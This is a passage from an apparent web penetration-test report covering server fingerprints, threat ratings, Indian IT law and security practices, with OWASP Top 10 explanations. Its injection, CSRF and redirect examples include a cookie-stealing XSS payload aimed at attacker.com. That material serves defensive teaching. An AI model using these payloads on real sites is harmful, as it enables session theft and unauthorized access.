    Confident ial 1.1 text/ht ml nginx admi n Not Set Not Set Not Set Non e Use d - #Site4 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contro l Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml ngin x admi n Post- Check= 0,Pre- Check= 0 No- Cache Not HTT P Only PH P 5.3.10 #Site5 IP Address HTTP Versi on Conten t-Type Serv er Cache Contr ol Prag ma Set- Cook ie Bac k En d use d Back End Versio n Confident ial 1.1 text/ht ml nginx admi n Not Set Not Set Not Set Non e Use d - #Site6 IP Address HTT P Versi on Conte nt- Type Serv er Cache Control Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml ngin x admi n No- Store, No- Cache, Must- Revalid ate No Cache Not HTT P Only No ne Use d - #Site7 IP Address HTT P Versi on Conte nt- Type Serv er Cach e Contr ol Prag ma Set- Cook ie Back End used Back End Versio n Confiden tial 1.1 text/ht ml ngin x admi n Privat e Not Set HTT P Only ASP. Net 4.0.303 19 84
  • 84.
    #Site8 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contr ol Prag ma Set- Cook ie Bac k End used Back End Versi on Confident ial 1.1 text/ht ml nginx admi n Not Set Not Set Not Set W3 Tota l Cac he 0.9.2.4 #Site9 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contr ol Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml nginx admi n Public, Must- Re Validat e, Proxy- Re Validat e PublicNot Set PH P 5.3.10 #Site10 IP Address HTT P Versi on Conte nt- Type Serv er Cache Contr ol Prag ma Set- Cook ie Bac k End used Back End Versi on Confident ial 1.1 text/ht ml nginx admi n Not Set Not Set Not Set W3 Tota l Cac he 0.9.2.4 #Site11 IP Address HTT P Versi on Conte nt- Type Serv er Cache Control Prag ma Set- Cook ie Bac k End use d Back End Versi on Confiden tial 1.1 text/ht ml ngin x admi n Public, Must- Revalida te, Proxy- Revalida te Public Not Set W3 Tota l Cac he 0.9.2. 4 85
  • 85.
    #Site12 IP Address HTT P Versi on Conte nt- Type Serve r Cache Contro l Prag ma Set- Cook ie Bac k End used Back End Versi on Confident ial 1.1 text/ht ml Apac he 2.2.3 (Cent OS) Post- Check =0, Pre- Check =0, Must- Re Validat e No- Cache Not HTT P Only PHP , Zen d Serv er 5.2.11 , 4.0 #Site13 IP Address HTT P Versi on Conte nt- Type ServerCache Contr ol Prag ma Set- Coo kie Ba ck En d use d Back End Versi on Confiden tial 1.1 text/ht ml Apache2. 0.64 (Unix) Post- Check =0, Pre- Check =0 No- Cache Not HTT P Only PH P, Per l 5.3.6, 5.8.8 #Site14 IP Address HTT P Versi on Conte nt- Type Server Cach e Cont rol Prag ma Set- Coo kie Back End used Back End Versio n Confiden tial 1.1 text/ht ml Micros oft IIS 6.0 Privat e No- Cache Not HTT P Only ASP. Net Not Specifi ed #Site15 IP Address HTT P Versi on Conte nt- Type Serve r Cache Contro l Prag ma Set- Cook ie Bac k En d use d Back End Versi on Confident ial 1.1 text/ht ml Apac he 2.0.6 4 (Unix ) Post- Check= 0, Pre- Check= 0 No- Cache Not HTT P Only Not Use d - 86
  • 86.
    Threat Assessment The threatsthat are taken under consideration are nothing but the issues/vulnerabilities/defects detailed under the executive summary. We have determined the actual threat level for each issue based on two parameters namely Probability of Occurrence and Impact of Threat. Based on these two parameters the threats are tabulated and the result is also expressed in the form of a graph for better understanding. Threats to the Client organisation The Threat Probability vs Impact Chart is used to evaluate the threat level of each issue/vulnerability/defect. It is based on the principle that a threat has two primary dimensions: 1. Probability - A threat is an event that "may" occur. The probability of it occurring can range anywhere from just above 0% to just below 100%. 2. Impact - A threat, by its very nature, means a possible compromise to the security of the system, which has undesirable consequences. However, the quantum of the impact varies. The probability that a threat will occur is represented on X - Axis of the chart - and the impact of the threat, if it occurs, on the Y - Axis. These two measures are used to plot the threat on the chart. This gives a quick, clear view of the priority that needs to be given to each. Then decisions can be made with respect to resource allocation for each threat.The resulting chart can be reduced or abstracted to 4 unique quadrants as shown below Low impact/Low probability – Threats in the bottom left corner are low level, and you can often ignore them. Low impact/High probability - Threats in the top left corner are of moderate importance - if these things happen, they can be managed. However, likelihood of such threats must be reduced. 87
  • 87.
    High impact/Low probability– Threats in the bottom right corner are of high importance if they do occur, but they're very unlikely to happen. For these, however, contingency plans need to be in place just in case they do. High impact/High probability – Threats towards the top right corner are of critical importance. These are your top priorities, and are risks that must be paid close attention to. Threat Impact Probability of Occurrence Threat Level Low Low Low Low High Medium High Low Medium High High High The following table details the threat levels of each issue as identified in the executive summary: S.No Issue/Defect/Vulnerability Threat Impact Probability of Occurrence Threat Level 1 XSS (Cross Site Scripting) High High High 2 Crucial information stored in hidden form fields High High High 3 Form login uses GET Method High High High 4 Authorization using embedded object’s parameter High Low Medium 5 Password Transmitted over HTTP High Low Medium 6 Failure to Restrict URL Access High Low Medium 7 Insecure Direct Object Reference High Low Medium 8 Cookie not marked HTTP Only High Low Medium 9 Security Misconfiguration High Low Medium 10 Listing of Files/Directories High Low Medium 11 No Server Side Validation High Low Medium 12 Forbidden Resource Low High Medium 13 Internal Server Error Low High Medium 14 Auto Complete not Disabled Low Low Low 15 CVV code not made a Low Low Low 88
  • 88.
    Password Field 16 Resourceno longer available Low Low Low Threat Probability vs Impact Chart Legends - Must be addressed immediately - Not immediate but must be addressed - Optional Laws, Regulations and Policy Impact of Threat Probability of Occurrence Lo w Lo w Hi gh Hi gh MEDIUM HIGH MEDIUMLOW 89
  • 89.
    This section hasbeen included to inform the reader of this report on relevant IT Security Laws as enacted by the Government of India and which may be applicable for your organization. (Laws stated here are only applicable and enforceable in the Union of India). Internet crime is crime committed on the Internet, using the Internet and by means of the Internet. With the evolution of the Internet, came another revolution of crime where the perpetrators commit acts of crime and wrongdoing on the World Wide Web. Some crimes committed on the Internet have been exposed to the world and some remain a mystery up until they are perpetrated against someone or some company. The different types of Internet crime vary in their design and how easily they are able to be committed. There are crimes that are only committed while being on the Internet and are created exclusively because of the World Wide Web. The typical crimes in criminal history are now being brought to a whole different level of innovation and ingenuity. Such new crimes devoted to the Internet are email “phishing”, hijacking domain names and cyber vandalism. The question about how to police these crimes has already been constructed, but this task is turning out to be an uphill battle. Since the first computer crime law, the Counterfeit Access Device and Computer Fraud and Abuse Act of 1984, the government has been trying to track down and stop online criminals. The reality is that Internet criminals are rarely caught. One reason is that hackers will use one computer in one country to hack another computer in another country. Another eluding technique used is the changing of the emails, which are involved in virus attacks and “phishing” emails so that a pattern cannot be recognized. An individual can do their best to protect themselves simply by being cautious and careful. Indian Law and Regulation – IT Act(2000) In May 2000, both the houses of the Indian Parliament passed the Information Technology Bill. The Bill received the assent of the President in August 2000 and came to be known as the Information Technology Act, 2000. Cyber laws are contained in the IT Act, 2000. The Information Technology Act, 2000 aims to provide for the legal framework so that legal sanctity is accorded to all electronic records and other activities carried out by electronic means. Some highlights of the Act are listed below: 90
  • 90.
    Chapter-II of theAct specifically stipulates that any subscriber may authenticate an electronic record by affixing his digital signature. It further states that any person can verify an electronic record by use of a public key of the subscriber. Chapter-III of the Act details about Electronic Governance and provides inter alia amongst others that where any law provides that information or any other matter shall be in writing or in the typewritten or printed form, then, notwithstanding anything contained in such law, such requirement shall be deemed to have been satisfied if such information or matter is - rendered or made available in an electronic form; and accessible so as to be usable for a subsequent reference. The said chapter also details the legal recognition of Digital Signatures. Chapter-IV of the said Act gives a scheme for Regulation of Certifying Authorities. The Act envisages a Controller of Certifying Authorities who shall perform the function of exercising supervision over the activities of the Certifying Authorities as also laying down standards and conditions governing the Certifying Authorities as also specifying the various forms and content of Digital Signature Certificates. The Act recognizes the need for recognizing foreign Certifying Authorities and it further details the various provisions for the issue of license to issue Digital Signature Certificates. Chapter-VII of the Act details about the scheme of things relating to Digital Signature Certificates. The duties of subscribers are also enshrined in the said Act. Chapter-IX of the said Act talks about penalties and adjudication for various offences. The penalties for damage to computer, computer systems etc. has been fixed as damages by way of compensation not exceeding Rs. 1,00,00,000 to affected persons. The Act talks of appointment of any officers not below the rank of a Director to the Government of India or an equivalent officer of state government as an Adjudicating Officer who shall adjudicate whether any person has made a contravention of any of the provisions of the said Act or rules framed there under. The said Adjudicating Officer has been given the powers of a Civil Court. Chapter-X of the Act talks of the establishment of the Cyber Regulations Appellate Tribunal, which shall be an appellate body where appeals against the orders passed by the Adjudicating Officers, shall be preferred. Chapter-XI of the Act talks about various offences and the said offences shall be investigated only by a Police Officer not below the rank of the Deputy Superintendent of Police. These offences include tampering with computer source documents, publishing of information, which is obscene 91
  • 91.
    in electronic form,and hacking. The Act also provides for the constitution of the Cyber Regulations Advisory Committee, which shall advice the government as regards any rules, or for any other purpose connected with the said act. The said Act also proposes to amend the Indian Penal Code, 1860, the Indian Evidence Act, 1872, The Bankers' Books Evidence Act, 1891, The Reserve Bank of India Act, 1934 to make them in tune with the provisions of the IT Act. Above excerpts from http://www.cyberlawsindia.net/Information- technology-act-of-india.html What the IT Act(2000) means to the Client Organisation • Companies shall now be able to carry out electronic commerce using the legal infrastructure provided by the Act. • The IT Act also addresses the important issues of security, which are so critical to the success of electronic transactions. The Act has given a legal definition to the concept of secure digital signatures that would be required to have been passed through a system of a security procedure, as stipulated by the Government at a later date. • Under the IT Act, 2000, it shall now be possible for corporate / organizations to have a statutory remedy in case if anyone breaks into their computer systems or network and causes damages or copies data. The remedy provided by the Act is in the form of monetary damages, not exceeding Rs. 1 crore. Above excerpts from http://www.cyberlawsindia.net/Information- technology-act-of-india.html Personnel This section provides guidelines regarding the responsibilities and functions of each group who are directly involved with the development, deployment, operations, maintenance and security of all sites under client organisation. The personnel are divided into three groups namely Management, Operations and Development and the role of each has been detailed below. 92
  • 92.
    Management 1. Make anactive commitment to information security 2. Coordinate information security implementation 3. Allocate information security responsibilities 4. Establish an authorization process for all personnel 5. Perform independent information system reviews 6. Identify risks related to the use of external parties 7. Address security before end users are given access Operations 1. Implement and act in accordance with the organization’s information security policies. 2. Protect assets from unauthorized access, disclosure, modification, destruction or interference. 3. Execute particular security processes or activities. 4. Ensure responsibility is assigned to the individual for actions taken. 5. Report security events or potential events or other security risks to the organization. Development 1. Employees, contractors and third party users should apply security in accordance with established policies and procedures of the organization. 2. Must be properly briefed on their information security roles and responsibilities prior to being granted access to sensitive information or information systems 3. Provided with guidelines which state the security expectations of their role within the organization. 4. Are motivated to fulfill the security policies of the organization. 5. Achieve a level of awareness on security relevant to their roles and responsibilities within the organization. 6. Conform to the terms and conditions of employment, which includes 93
  • 93.
    the organization’s informationsecurity policy and appropriate methods of working; 7. Continue to have the appropriate skills and qualifications. Vulnerabilities Listed below are the staff vulnerabilities that probably exist which are formulated after visiting one of the pages in client’s site There is no information security officer Explanation Risk Without an information security officer, important security issues may not receive the proper attention. The overall security of the client may suffer. Recommendations • Designate an existing employee to fill the role of information security officer, or hire a qualified candidate for the position. • Provide training opportunities to the information security officer. • Encourage and support the acquisition of security certification(s). Create an information security team Explanation An information security team is necessary to identify potential vulnerabilities in existing systems. Also, they will be the first response team in case of an emergency or exploit. Furthermore they will be better informed than a standard developer team to manage and handle such a crisis or exploit. Risk Without such a team Client organisation will be powerless in providing an emergency response when an exploit is made. This may lead to financial losses as well as a loss in general reputation of the organization. Recommendations 94
  • 94.
    • Form theteam to work in conjunction with existing development team. Also include at least one member of the development team in the security team. Network Security Network Security handles the protection of both the information in networks and the protection of the supporting infrastructure. The secure management of networks, which may span organizational boundaries, requires careful consideration to dataflow, legal implications, monitoring, and protection. Network Security Best Practices Since we were unable to obtain access to your facilities and the equipment you use to manage the sites , here we have summarized some best practices that must be followed in managing your network security. Key areas that your network should continuously monitor and periodically log would be 1. Network architecture and design 2. Communication channels 3. Network components 4. Network Attacks Control Security features, service levels, and management requirements of all network services should be identified and included in any network services agreement, whether these services are provided in-house or outsourced. 95
  • 95.
    Implementation guidance The abilityof the network service provider to manage agreed services in a secure way should be determined and regularly monitored, and the right and method to audit should be agreed. The security arrangements necessary for particular services, such as security features, service levels, and management requirements, should be identified. The organization should ensure that network service providers implement these measures. Other information Network services include the provision of connections, private network services, and value added networks and managed network security solutions such as firewalls and intrusion detection systems. Organizational guidelines Listed below are some guidelines that needs to be enforced by the management within the organization 1. Operational responsibility for networks should be separated from computer operations where appropriate. 2. Responsibilities and procedures for the management of remote equipment, including equipment in user areas, should be established. 3. Special controls should be established to safeguard the confidentiality and integrity of data passing over public networks or over wireless networks, and to protect the connected systems and applications. 4. Special controls may also be required to maintain the availability of the network services and computers connected. 5. Appropriate logging and monitoring should be applied to enable recording of security relevant actions. 6. Management activities should be closely co-ordinated both to optimize the service to the organization and to ensure that controls are consistently applied across the information processing infrastructure. 7. Secure standards should be applied for security of network services, such as authentication, encryption, and network connection controls. 96
  • 96.
    8. Technical parametersrequired for secured connection with the network services must be in place in accordance with the security and network connection rules. 9. Procedures for the network service usage to restrict access to network services or applications, where necessary. System Security System Security of an information system includes operating systems, infrastructure, business applications, off-the-shelf products, services, and user-developed applications. Security requirements should be identified and agreed prior to the development and/or implementation of information systems. All security requirements should be identified at the requirements phase of a project and justified, agreed and documented as part of the overall security of an information system. Vulnerabilities Based on the information derived from the Asset Identification section we have found that some of the server configurations and back end solutions you use to support your Web Applications have known and documented vulnerabilities. All these vulnerabilities have been patched up in the latest stable releases of the corresponding server/back end solution. The obvious suggestion/solution is to move your applications to the latest version of these server/back end solutions. Apache 2.2.3 Risk • protocol.c in the Apache HTTP Server 2.2.x through 2.2.21 does not properly restrict header information during construction of Bad Request (aka 400) error documents, which allows remote attackers to obtain the values of HTTPOnly cookies via vectors involving a (1) long or (2) malformed header in conjunction with crafted web script. 97
  • 97.
    • scoreboard.c inthe Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function. Zend Server 4.0 Risk • Zend Server is vulnerable to cross-site scripting, caused by improper validation of user-supplied input by the Optimizer+, Code Tracing, Job Queue, Java Bridge, Debugger, and Code Tracing components. A remote attacker could exploit this vulnerability using the multiple fields to inject malicious script into a Web page which would be executed in a victim's Web browser within the security context of the hosting Web site, once the page is viewed. An attacker could use this vulnerability to steal the victim's cookie-based authentication credentials. Microsoft IIS 6.0 Risk • The Web Server fails to properly handle unicode tokens when parsing the URI and sending back data. Exploitation of this issue can result in authentication bypass of password protected folders, listing, downloading and uploading of files into a password protected WebDAV folder Perl 5.8.8 Risk • A UTF-8 crafted regular expression could cause a denial of service on certain operating systems. 98
  • 98.
    PHP 5.3.6 Risk • Filepath injection is possible. If a file name starts with or / and has no other (back) slashes, it's left as-is and it is possible to store in root directory. Application Security All the application security issues/defects/vulnerabilities have been stated in chapter 3 as part of the Executive Summary. Also the threat assessment for each has been arrived as per the method described earlier. This section deals with common vulnerabilities specified by OWASP, a non-profit organization engaged in Web Application Security. These are provided for the benefit of future web development for/by your organization. This section also serves as an awareness of common pitfalls in Web Application Development and contains example scenarios to explain each of the vulnerability in detail. OWASP TOP 10 The Open Web Application Security Project (OWASP http://www.owasp.org/) is an open-source application security project. The OWASP community includes corporations, educational organizations and individuals from around the world. This community works to create freely-available articles, methodologies, documentation, tools, and technologies. OWASP advocates approaching application security by considering the people, process, and technology dimensions. The OWASP Top 10 is a list identifying the most serious risks for a broad array of organizations in the domain of Web Application Security. For each of these risks, OWASP provides generic information about likelihood and technical impact using a simple ratings scheme, which is based on the OWASP Risk Rating Methodology. 99
  • 99.
    Injection Description Injection flaws occurwhen an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them. • Exploitability: Easy • Impact: Severe Scenario The application uses untrusted data in the construction of the following vulnerable SQL call: String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'"; The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's. http://example.com/app/accountView?id=' or '1'='1 In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host. Prevention Preventing injection requires keeping untrusted data separate from commands and queries. 1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures that appear parameterized, but may still allow injection under the hood. 100
  • 100.
    2. If aparameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. 3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. Cross Site Scripting (XSS) Description XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored 2) Reflected 3) DOM based XSS • Exploitability: Average • Impact: Moderate Scenario The application uses untrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += "〈input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'〉"; The attacker modifies the ‘CC’ parameter in their browser to: '〉〈script〉document.location= 'http://www.attacker.com/cgi- bin/cookie.cgi?foo='+document.cookie〈/script〉'. This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session. Prevention Preventing XSS requires keeping untrusted data separate from active browser content. 101
  • 101.
    1. The preferredoption is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. 2. Positive or “whitelist” input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications must accept special characters. Such validation should decode any encoded input, and then validate the length, characters, and format on that data before accepting the input. Broken Authentication and Session Management Description Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique. • Exploitability: Average • Impact: Severe Scenario Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL: http://example.com/sale/saleitems; jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card. Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated. 102
  • 102.
    Scenario #3: Insideror external attacker gains access to the system’s password database. User passwords are not encrypted, exposing every users’ password to the attacker. Prevention The primary recommendation for an organization is to make available to developers: 1. A single set of strong authentication and session management controls. Such controls should strive to have a simple interface for developers. 2. Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs Insecure Direct Object Reference Description Applications frequently use the actual name or key of an object when generating web pages. Applications don’t always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can easily manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified. • Exploitability: Easy • Impact: Moderate Scenario The application uses unverified data in a SQL call that is accessing account information: String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query , ... ); pstmt.setString( 1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery(); The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user’s account, instead of only the intended customer’s account. 103
  • 103.
    http://example.com/app/accountInfo?acct=notmyacct Prevention Preventing insecure directobject references requires selecting an approach for protecting each user accessible object (e.g., object number, filename): 1. Use per user or session indirect object references. This prevents attackers from directly targeting unauthorized resources. For example, instead of using the resource’s database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. 2. Check access. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object. Cross Site Request Forgery (CSRF) Description CSRF takes advantage of web applications that allow attackers to predict all the details of a particular action. Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. • Exploitability: Average • Impact: Moderate Scenario The application allows a user to submit a state changing request that does not include anything secret. Like so: http://example.com/app/transferFunds? amount=1500&destinationAccount=4673243243 So, the attacker constructs a request that will transfer money from the victim’s account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control. 104
  • 104.
    <img src="http://example.com/app/transferFunds? amount=1500&destinationAccount=attackersAcct#" width="0" height="0"/> If the victim visits any of these sites while already authenticated to example.com, any forged requests will include the user’s session info, inadvertently authorizing the request. Prevention Preventing CSRF requires the inclusion of an unpredictable token in the body or URL of each HTTP request. Such tokens should at a minimum be unique per user session, but can also be unique per request. 1. The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is subject to exposure. 2. The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs the risk that the URL will be exposed to an attacker, thus compromising the secret token. Security Misconfiguration Description Security Misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts, unnecessary services, etc. • Exploitability: Easy • Impact: Moderate Scenario Scenario #1: Your application relies on a powerful framework like Struts or Spring. XSS flaws are found in these framework components you rely on. An update is released to fix these flaws but you don’t update your libraries. Until you do, attackers can easily find and exploit these flaws in your app. Scenario #2: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard 105
  • 105.
    admin pages areon your server, logs in with default passwords, and takes over. Scenario #3: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she reverse engineers to get all your custom code. She then finds a serious access control flaw in your application. Scenario #4: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide. Prevention The primary recommendations are to establish all of the following: 1. A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically. This process should be automated to minimize the effort required to setup a new secure environment. 2. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This needs to include all code libraries as well, which are frequently overlooked. 3. A strong application architecture that provides good separation and security between components. 4. Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches. Insecure Cryptographic Storage Description The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access. • Exploitability: Difficult 106
  • 106.
    • Impact: Severe Scenario Scenario#1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing an SQL injection flaw to retrieve all the credit cards in cleartext. The system should have been configured to allow only back end applications to decrypt them, not the front end web application. Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center. Scenario #3: The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while properly salted hashes would have taken over 3000 years. Prevention The following are recommendations to prevent insecure cryptographic storage 1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats. 2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately. 3. Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place. 4. Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used. 5. Ensure all keys and passwords are protected from unauthorized access. Failure to Restrict URL Access Description Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code 107
  • 107.
    checks, and theyforget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack. • Exploitability: Easy • Impact: Moderate Scenario The attacker simply forces browsers to target URLs. Consider the following URLs which are both supposed to require authentication. Admin rights are also required for access to the “admin_getappInfo” page. http://example.com/app/getappInfo http://example.com/app/admin_getappInfo If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the “admin_getappInfo” page, this is a flaw, and may lead the attacker to more improperly protected admin pages. Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target. Prevention Preventing unauthorized URL access requires selecting an approach for requiring proper authentication and proper authorization for each page. Frequently, such protection is provided by one or more components external to the application code. Regardless of the mechanism(s), all of the following are recommended: 1. The authentication and authorization policies are role based, to minimize the effort required to maintain these policies. 2. The policies should be highly configurable, in order to minimize any hard coded aspects of the policy. 3. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page. 108
  • 108.
    4. If thepage is involved in a workflow, check to make sure the conditions are in the proper state to allow access. Insufficient Transport Layer Protection Description Applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but not elsewhere, exposing data and session IDs to interception. Expired or improperly configured certificates may also be used. Detecting basic flaws is easy. Just observe the site’s network traffic. More subtle flaws require inspecting the design of the application and the server configuration. • Exploitability: Difficult • Impact: Moderate Scenario Scenario #1: A site simply doesn’t use SSL for all pages that require authentication. Attacker simply monitors network traffic (like an open wireless or their neighborhood cable modem network), and observes an authenticated victim’s session cookie. Attacker then replays this cookie and takes over the user’s session. Scenario #2: A site has improperly configured SSL certificate which causes browser warnings for its users. Users have to accept such warnings and continue, in order to use the site. This causes users to get accustomed to such warnings. Phishing attack against the site’s customers lures them to a lookalike site which doesn’t have a valid certificate, which generates similar browser warnings. Since victims are accustomed to such warnings, they proceed on and use the phishing site, giving away passwords or other private data. Scenario #3: A site simply uses standard ODBC/JDBC for the database connection, not realizing all traffic is in the clear. Prevention Providing proper transport layer protection can affect the site design. It’s easiest to require SSL for the entire site. For performance reasons, some 109
  • 109.
    sites use SSLonly on private pages. Others use SSL only on ‘critical’ pages, but this can expose session IDs and other sensitive data. At a minimum, do all of the following: 1. Require SSL for all sensitive pages. Non-SSL requests to these pages should be redirected to the SSL page. 2. Set the ‘secure’ flag on all sensitive cookies. 3. Configure your SSL provider to only support strong algorithms. 4. Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site. 5. Backend and other connections should also use SSL or other encryption technologies. Unvalidated Redirects and Forwards Description Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. • Exploitability: Average • Impact: Moderate Scenario Scenario #1: The application has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware. http://www.example.com/redirect.jsp?url=evil.com Scenario #2: The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forward the attacker to an administrative function that she would not normally be able to access. http://www.example.com/boring.jsp?fwd=admin.jsp 110
  • 110.
    Prevention Safe use ofredirects and forwards can be done in a number of ways: 1. Simply avoid using redirects and forwards. 2. If used, don’t involve user parameters in calculating the destination. This can usually be done. 3. If destination parameters can’t be avoided, ensure that the supplied value is valid, and authorized for the user. Operational Security Operational Security deals with the correct and secure operation of information processing facilities. Responsibilities and procedures for the management and operation of all information processing facilities should be established. This includes the development of appropriate operating procedures. Segregation of duties should be implemented, where appropriate, to reduce the risk of negligent or deliberate system misuse. Also the organization must implement and maintain the appropriate level of information security and service delivery in line with third party service delivery agreements. The organization should check the implementation of agreements, monitor compliance with the agreements and manage changes to ensure that the services delivered meet all requirements agreed with the third party. The integrity and availability of information and information processing facilities is paramount and most always be vigilantly monitored. Operational Security Best Practices Here is a summary of some best practices relating to Operational Security that must be implemented in every organization. Control 111
  • 111.
    1. Operating proceduresshould be documented, maintained, and made available to all users who need them. 2. Changes to information processing facilities and systems should be controlled. 3. Duties and areas of responsibility should be segregated to reduce opportunities for unauthorized or unintentional modification or misuse of the organization’s assets. 4. It should be ensured that the security controls, service definitions and delivery levels included in the third party service delivery agreement are implemented, operated, and maintained by the third party. 5. The use of resources should be monitored, tuned, and projections made of future capacity requirements to ensure the required system performance. 6. Detection, prevention, and recovery controls to protect against malicious code and appropriate user awareness procedures should be implemented. 7. Back-up copies of information and software should be taken and tested regularly in accordance with the agreed backup policy. Implementation guidance 1. Documented procedures should be prepared for system activities associated with information processing and communication facilities, such as computer start-up and close-down procedures, backup, equipment maintenance, media handling, computer room and mail handling management, and safety. 2. The operating procedures should specify the instructions for the detailed execution of each job including: • processing and handling of information • backup 112
  • 112.
    • instructions forhandling errors or other exceptional conditions • system restart and recovery procedures for use in the event of system failure • the management of audit-trail and system log information. 3. Operational systems and application software should be subject to strict change management control. In particular, the following items should be considered: • identification and recording of significant changes • planning and testing of changes • assessment of the potential impacts, including security impacts, of such changes • formal approval procedure for proposed changes • communication of change details to all relevant persons • fallback procedures, including procedures and responsibilities for aborting and recovering 4. Segregation of duties is a method for reducing the risk of accidental or deliberate system misuse. 5. The initiation of an event should be separated from its authorization. The possibility of collusion should be considered in designing the controls. 6. Small organizations may find segregation of duties difficult to achieve, but the principle should be applied as far as is possible and practicable. Whenever it is difficult to segregate, other controls such as monitoring of activities, audit trails and management supervision should be considered. 113
  • 113.
